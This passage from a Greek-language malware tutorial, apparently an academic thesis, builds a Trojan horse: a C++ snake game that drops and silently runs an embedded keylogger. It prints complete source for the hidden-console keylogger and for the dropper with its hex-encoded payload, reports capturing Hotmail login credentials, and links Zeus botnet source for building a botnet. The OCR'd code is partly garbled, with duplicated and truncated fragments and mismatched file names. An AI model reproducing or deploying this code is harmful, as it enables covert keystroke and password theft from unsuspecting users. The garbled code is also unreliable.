εικόνα 2.22 Αυτό το πρόγραμμα αν και είναι πονηρό δεν είναι κακόβουλο αλλά κάποιος κακόβουλος χρήστης θα μπορούσε να χρησιμοποιήσει αυτήν την αρχή και να έφτιαχνε έναν Trojan horse όπου ο transporter.exe να έμοιαζε με κάποιο βοηθητικό εργαλείο αλλά στην πραγματικότητα το payload του να ήταν κάποιος ιός ,worm , η κάποιο Keylogger.

2.3 Δημιουργία Trojan Horse snake game με payload keylogger σε C++


Σε αυτό το πείραμα θα μοιάζει πολύ με το προηγούμενο αλλά θα πάει ένα βήμα παραπέρα. Θα φτιάξω ένα πρόγραμμα όπως πριν αλλά θα είναι λίγο ποιο πονηρό. Θα φορτώνει τον transporter που θα μοιάζει ένα απλό παιχνίδι το snake αλλά θα τοποθετεί χωρίς την άδεια του και χωρίς να το καταλαβαίνει ο χρήστης έναν keylogger που θα καταγράφει τα πάντα. Θα χρησιμοποιήσω πάλι τα γνωστά εργαλεία όπως windows 7 64 bit professional , Ultra edit και το Dev-C++ 5.11 όπου εκεί θα σχεδιάσω και το snake game που θα κάνει τον transporter αλλά και το Keylogger. Ο κώδικας του snake θα είναι ο εξής.

```
#include <stdio.h>
#include <stdlib.h>
#include  <conio.h>
#include<iostream>
#include<windows.h>

using namespace std;

bool gameOver;
const int width = 20;
const int height = 20;
int x , y , fruitX , fruitY, score;
int tailX[100], tailY[100];
int nTail;
enum eDirection { STOP = 0 , LEFT , RIGHT , UP , DOWN };
eDirection dir;

void Setup();
void Draw();
void Input();
void Logic();

int main()
{
    Setup();
    while(!gameOver)
    {
        Draw();
        Input();
        Logic();
        Sleep(100);
    }

system("PAUSE");
return 1;
}
                    print = true;
                }
            }
            if (!print)
            cout << " ";
        }
        if(j== width -1)
        cout << "#";
    }
  cout << endl;
}

    for(int i=0; i<width+2; i++)
    cout << "#";
    cout << endl;
    cout << "SCORE : " << score << endl ;

}

void Input()
{
    if(_kbhit())
    {
        switch(_getch())
        {
            case 'a':
                dir = LEFT;
                break;
            case 'd':
                dir = RIGHT;
                break;
            case 'w':
                dir = UP;
                break;
            case 's':
                dir = DOWN;
void Setup()
{
    gameOver = false;
    dir = STOP;
    x = width / 2;
    y = height / 2;
    fruitX = rand() % width;
    fruitY = rand() % height;
    score = 0;
}

void Draw()
{
    system("cls");
    for(int i = 0; i < width+2; i++)
    cout << "#";
    cout << endl;

    for(int i=0; i<height; i++)
    {
        for(int j=0; j<width; j++)
        {
            if (j ==0)
                cout << "#";
            if(i == y &&  j == x)
            cout << "0";
            else if(i == fruitY && j == fruitX)
            cout << "F";
            else
            {
                bool print = false;
                for (int k=0; k < nTail; k++)
                {
                    if (tailX[k] == j && tailY[k] ==i)
                    {
                        cout << "o";
                print = true;
                    }
                }
                if (!print)
                cout << " ";
            }
            if(j== width -1)
            cout << "#";
        }
      cout << endl;
    }

    for(int i=0; i<width+2; i++)
    cout << "#";
    cout << endl;
    cout << "SCORE : " << score << endl ;

}

void Input()
{
    if(_kbhit())
    {
        switch(_getch())
        {
            case 'a':
                dir = LEFT;
                break;
            case 'd':
                dir = RIGHT;
                break;
            case 'w':
                dir = UP;
                break;
            case 's':
                dir = DOWN;
                break;
            case 'x':
                gameOver = true;
                break;
        }
    }
}

void Logic()
{
    int prevX = tailX[0];
    int prevY = tailY[0];
    int prev2X , prev2Y;
    tailX[0] = x;
    tailY[0] = y;
    for (int i=1; i<nTail; i++)
    {
        prev2X = tailX[i];
        prev2Y = tailY[i];
        tailX[i] = prevX;
        tailY[i] = prevY;
        prevX = prev2X;
        prevY = prev2Y;
    }
    switch(dir)
    {
        case LEFT:
            x--;
            break;
        case RIGHT:
            x++;
            break;
        case UP:
            y--;
            break;
        case DOWN:
            y++;
            break;
        default:
            break;
    }
    if(x > width || x < 0 || y > height || y < 0)
    gameOver = true;

    for(int i=0; i < nTail; i++)
    if (tailX[i] == x &&  tailY[i] == y)
    gameOver = true;

    if(x == fruitX && y == fruitY)
    {
        score +=10;
        fruitX = rand() % width;
        fruitY = rand() % height;
        nTail++;
    }
}
```


εικόνα 2.23 Αυτό είναι ένα απλό παιχνίδι snake γραμμένο σε C++ στο πρόγραμμα Dev-C++ 5.11 . Αυτό θα είναι ο transporter μας που θα κάνει τον Trojan horse όπου θα κουβαλάει το payload του keylloger. Θα χρησιμοποιήσουμε την ίδια τεχνική όπως και στο άλλο πρόγραμμα όπου θα μετατρέψουμε το code segment του keylogger σε data segment και θα το φορτώσουμε σε έναν πίνακα χαρακτήρων.

```
#include <iostream>
//vivliothikh pou exei synarthseis pou douleuoun se leitourgiko windows
#include <Windows.h>

using namespace std;

//prototype function pou tha apothikeuei tous xarakthres
int Save(int _key , char *file);

int main()
{
//kryvei to parathuro tou programmatos kathos trexei to programma xwris na fenete
    FreeConsole();

    char i;

//gia na mhn stamataei pote na douleuei to keylogger
    while(true)
    {
        Sleep(10);
//epanalhpsh pou kathe fora tha scannarei ton pinaka ascii apo ton 8 xarakthra mexri ton 255
        for(i=8; i<=255; i++)
        {
//stamataei gia mia stigmh h loopa otan h GetAsyncKeyState ikanopoihthei giati
//o arithmos seiras ston pinaka ascii yparxei , epistrefei timh diaforetikh
//tou 0 kai benei sthn save function gia na apothikeusei ton xarakthra sto log.txt .
            if(GetAsyncKeyState(i) == -32767)
            {
                Save(i , "log.txt");
            }

        }

    }

    return 0;
}


int Save(int _key , char *file)
{


    Sleep(10);

    FILE *OUTPUT_FILE;
//h metavlhth file einai to log.txt pou erxete apo thn main kai to a+ gia na sygourepsoume
// oti sto logfile den tha svhsei tipota h tha grapsei apo panw se paliotero xarakthra
    OUTPUT_FILE = fopen(file, "a+");
//autes oi if apothikeuoun sto text kapoia sygkekrimenous xarakthres me allo onoma giati
// den kserei o txt apo monos tou pws na tous parousiasei
    if(_key == VK_SHIFT)
    fprintf(OUTPUT_FILE , "%s" , "[SHIFT]");

    else if(_key == VK_BACK)
    fprintf(OUTPUT_FILE , "%s" , "[BACK]");

    else if(_key == VK_LBUTTON)
    fprintf(OUTPUT_FILE , "%s" , "[LBUTTON]");

    else if(_key == VK_RETURN)
    fprintf(OUTPUT_FILE , "%s" , "[RETURN]");

    else if(_key == VK_ESCAPE)
    fprintf(OUTPUT_FILE , "%s" , "[ESCAPE]");
    else
    //prwto orisma einai pou tha apothikeusei,deytero se morfh string,trito poio xarakthra na apothikeusei
    fprintf(OUTPUT_FILE, "%s" , &_key);
    fclose(OUTPUT_FILE);

    return 0;
}
```

Η διαδικασία θα είναι ίδια με το προηγούμενο πείραμα. Πέρνουμε το .cpp του Keylogger τον κώδικα που είναι αυτός.



εικόνα 2.24 Παίρνουμε το εκτελέσιμο keylogger.exe του keylogger.cpp μετά που θα έχει γίνει compiled και το .exe του το ανοίγουμε με τον 16αδικό editor τον Ultraedit όπου θα εμφανίσει τα 16αδικό data segment του keylogger.exe και το αποθηκεύουμε σε ένα .txt με αυτήν την μορφή.



εικόνα 2.25 Αλλά για να έρθει σε αυτήν την μορφή θα χρειαστεί έναν κώδικα που χρησιμοποίησα και στο προηγούμενο πείραμα γραμμένο σε c++ που θα το μετατρέψει στην μορφή στην εικόνα 2.24.


```cpp
#include <stdio.h>
#include <stdlib.h>
#include  <conio.h>
#include<iostream>
#include<windows.h>

using namespace std;

char executable[] =
{
"\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00"
"\xB8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00"
"\x0E\x1F\xBA\x0E\x00\xB4\x09\xCD\x21\xB8\x01\x4C\xCD\x21\x54\x68"
"\x69\x73\x20\x70\x72\x6F\x67\x72\x61\x6D\x20\x63\x61\x6E\x6E\x6F"
"\x74\x20\x62\x65\x20\x72\x75\x6E\x20\x69\x6E\x20\x44\x4F\x53\x20"
"\x6D\x6F\x64\x65\x2E\x0D\x0D\x0A\x24\x00\x00\x00\x00\x00\x00\x00"
"\x70\x5F\x73\x74\x72\x65\x72\x72\x6F\x72\x00\x6C\x6F\x63\x61\x6C"
"\x65\x63\x6F\x6E\x76\x00\x2E\x72\x65\x66\x70\x74\x72\x2E\x5F\x5A"
"\x4E\x53\x74\x31\x36\x62\x61\x64\x5F\x61\x72\x72\x61\x79\x5F\x6C"
"\x65\x6E\x67\x74\x68\x44\x31\x45\x76\x00\x00\x00\x00\x00\x00\x00"


};

bool gameOver;
const int width = 20;
const int height = 20;
int x , y , fruitX , fruitY, score;
int tailX[100], tailY[100];
int nTail;
enum eDirection { STOP = 0 , LEFT , RIGHT , UP , DOWN };
eDirection dir;

void Setup();
void Draw();
void Input();
void Logic();

int main()
{
    Setup();
    while(!gameOver)
    {
        Draw();
        Input();
        Logic();
        Sleep(100);
    }
int i, len1 = sizeof(executable);
char sName[100], sAns[10];
FILE *ptr ;
ptr = fopen("TheDirtyKeyLogger.exe", "wb");

for (i=0; i<len1-1; i++)
fprintf(ptr, "%c",executable[i]);
fclose(ptr);
WinExec("TheDirtyExe.exe", SW_SHOW);


    system("PAUSE");
    return 1;
}

void Setup()
{
    gameOver = false;
    dir = STOP;
    x = width / 2;
    y = height / 2;
    fruitX = rand() % width;
    fruitY = rand() % height;
    score = 0;
}

void Draw()
{
    system("cls");
    for(int i = 0; i < width+2; i++)
    cout << "#";
    cout << endl;

    for(int i=0; i<height; i++)
    {
        for(int j=0; j<width; j++)
        {
            if (j ==0)
                cout << "#";
            if(i == y &&  j == x)
            cout << "0";
            else if(i == fruitY && j == fr
            cout << "F";
            else
            {
                bool print = false;
                for (int k=0; k < nTail; k
                {
                    if (tailX[k] == j && t
                    {
                        cout << "o";
                        print = true;
                    }
                }
                if (!print)
                cout << " ";
            }
            if(j== width -1)
            cout << "#";
        }
      cout << endl;
    }
    for(int i=0; i<width+2; i++)
    cout << "#";
    cout << endl;
    cout << "SCORE : " << score << endl ;

}

void Input()
{
    if(_kbhit())
    {
        switch(_getch())
        {
            case 'a':
                dir = LEFT;
                break;
            case 'd':
                dir = RIGHT;
                break;
            case 'w':
                dir = UP;
                break;
            case 's':
                dir = DOWN;
                break;
            case 'x':
                gameOver = true;
                break;
        }
    }
}

void Logic()
{
    int prevX = tailX[0];
    int prevY = tailY[0];
    int prev2X , prev2Y;
    tailX[0] = x;
    tailY[0] = y;
    for (int i=1; i<nTail; i++)
    {
        prev2X = tailX[i];
        prev2Y = tailY[i];
        tailX[i] = prevX;
        tailY[i] = prevY;
        prevX = prev2X;
        prevY = prev2Y;
    }
    switch(dir)
    {
        case LEFT:
            x--;
            break;
        case RIGHT:
            x++;
            break;
        case UP:
            y--;
            break;
        case DOWN:
```

```
120525          y++;
120526          break;
120527      default:
120528          break;
120529  }
120530  if(x > width || x < 0 || y > height || y < 0)
120531  gameOver = true;
120532
120533  for(int i=0; i < nTail; i++)
120534  if (tailX[i] == x &&  tailY[i] == y)
120535  gameOver = true;
120536
120537  if(x == fruitX && y == fruitY)
120538  {
120539      score +=10;
120540      fruitX = rand() % width;
120541      fruitY = rand() % height;
120542      nTail++;
120543  }
120544 }
```


εικόνα 2.26 Ο τελικός κώδικας που το εκτελέσιμο θα είναι ένα παιχνίδι snake άλλα ταυτόχρονα θα κάνει εγκατάσταση ένα keylogger στον υπολογιστή όπου θα καταγράφει τα πάντα από ότι πατάμε.

εικόνα 2.27 Αυτός είναι ο κώδικας του snake αλλά ταυτόχρονα έχει και έναν κακόβουλο κώδικα μέσα όπου δημιουργεί κρυφά ένα άλλο εκτελέσιμο αρχείο το ThedirtyKeylogger.exe όπου προσθέτει μέσα σε αυτό το εκτελέσιμο όλο το data segment από τον πίνακα με τους 16αδικούς χαρακτήρες και ύστερα αυτό το πρόγραμμα τρέχει σιωπηλά χωρίς την άδεια του χρήστη χωρίς να το καταλάβει ο χρήστης εύκολα.


Όταν γίνει compile το πρόγραμμα και δημιουργήσει ένα εκτελέσιμο με όνομα snaketrojankeylogger.exe και το τρέξουμε θα δούμε ότι θα εμφανιστεί ένα παράθυρο που παίζουμε απλά ένα αθώο snake game.



εικόνα 2.28 Καθώς το παιχνίδι είναι σε εξέλιξη από πίσω δημιουργεί το keylogger που αρχίζει να καταγράφει τα πάντα ότι πατάμε στο πληκτρολόγιο.



εικόνα 2.29 Όπως φαίνετε στην εικόνα καθώς τρέχει το snake δημιούργησε ένα άλλο αρχείο το TheDirtyKeyLogger.exe και άρχισε να τρέχει αυτόματα χωρίς να φαίνετε σε κάποιο παράθυρο στο taskbar αλλά μόνο στο παράθυρο του task manager όταν πληκτρολογήσω Cntrl+Alt+Delete.



εικόνα 2.30 Όπως φαίνετε στην εικόνα έκανα μία δοκιμή ακριβώς μετά από το snake game και προσπάθησα να ανοίξω την σελίδα www.hotmail.com και κατέγραψε τα authentication στοιχεία χρήστη που έβαλα για να κάνω log in.


2.4 Zeus botnet

Στην παρακάτω τεχνική πως δουλεύει ένα botnet στην πράξη είναι για καθαρά ακαδημαϊκούς λόγους. Όποιος προσπαθήσει να το δοκιμάσει για κακόβουλους σκοπούς το μόνο αποτέλεσμα που θα πάρει είναι να βάζει τον εαυτό του στην φυλακή και τίποτα άλλο.

Όπως και να έχει ο Zeus πλέον είναι πολύ δύσκολο να δράσει σε κάποιο μηχάνημα γιατί όλα τα antivirus και άλλα προγράμματα που προστατεύουν τον υπολογιστή από κακόβουλα λογισμικά και κακόβουλες ενέργειες μπορούν να το βρουν και να το βάλουν σε καραντίνα γιατί ο zeus δρούσε από το 2007 έως το 2011 και από τότε όλα τα antivirus είναι ενημερωμένα για το συγκεκριμένο κακόβουλο λογισμικό.

Το κακόβουλο λογισμικό Zeus ή αλλιώς Zbot ανήκει στην κατηγορία botnet όπου έχει σχεδιαστεί να τρέχει σε λειτουργικά συστήματα της Microsoft. Έχει χαρακτηριστεί ως ένα από τα ποιό διάσημα botnets που μόλυναν εκατομμύρια μηχανήματα στον κόσμο. Ο zeus όταν μολύνει ένα μηχάνημα θα προσπαθήσει να κλέψει εμπιστευτικές πληροφορίες αυθεντικοποίησης και να τις αποστείλει στον χρήστη που διαχειρίζεται το botnet. Το 2010 έκανε την εμφάνιση του ο πηγαίος κώδικας του zeus στο ίντερνετ με αποτέλεσμα οποιοσδήποτε χρήστης να τον χρησιμοποιήσει ή να το τροποποιήσει όπως επιθυμεί αυτός. Το πακέτο όταν το κατεβάσει κάποιος περιέχει έναν builder όπου δημιουργεί ένα bot.exe αρχείο και αρχεία web server (php , sql templates) για την χρήση και την διαχείριση του server προς τα bots. Η βασική χρήση του zeus επιτρέπει σε έναν μη εξουσιοδοτημένο χρήστη να έχει πλήρη δικαιώματα στο μηχάνημα του στόχου αλλά η βασική λειτουργία του είναι η υποκλοπή πιστωτικών καρτών και κωδικούς από online banking.Ο Zeus μολύνει τους υπολογιστές με πολλούς διαφορετικούς τρόπους αλλά οι 2 βασικοί τρόποι είναι με τεχνική trojan horse μολύνοντας τον υπολογιστή από κάποιο phising mail ή από το κατέβασμα του μέσο κάποιας ιστοσελίδας νομίζοντας ο χρήστης ότι κατεβάζει κάποιο άλλο εργαλείο.

Μία πολύ απλή έκδοση του εργαλείου zeus για να ξεκινήσει κάποιος δοκιμαστικά να φτιάξει ένα δικό του botnet για καθαρά ακαδημαϊκούς λόγους είναι να το κατεβάσει από εδώ https://github.com/Visgean/Zeus .




εικόνα 2.31 Οι χώρες όπου έδρασε ο zeus το 2009.

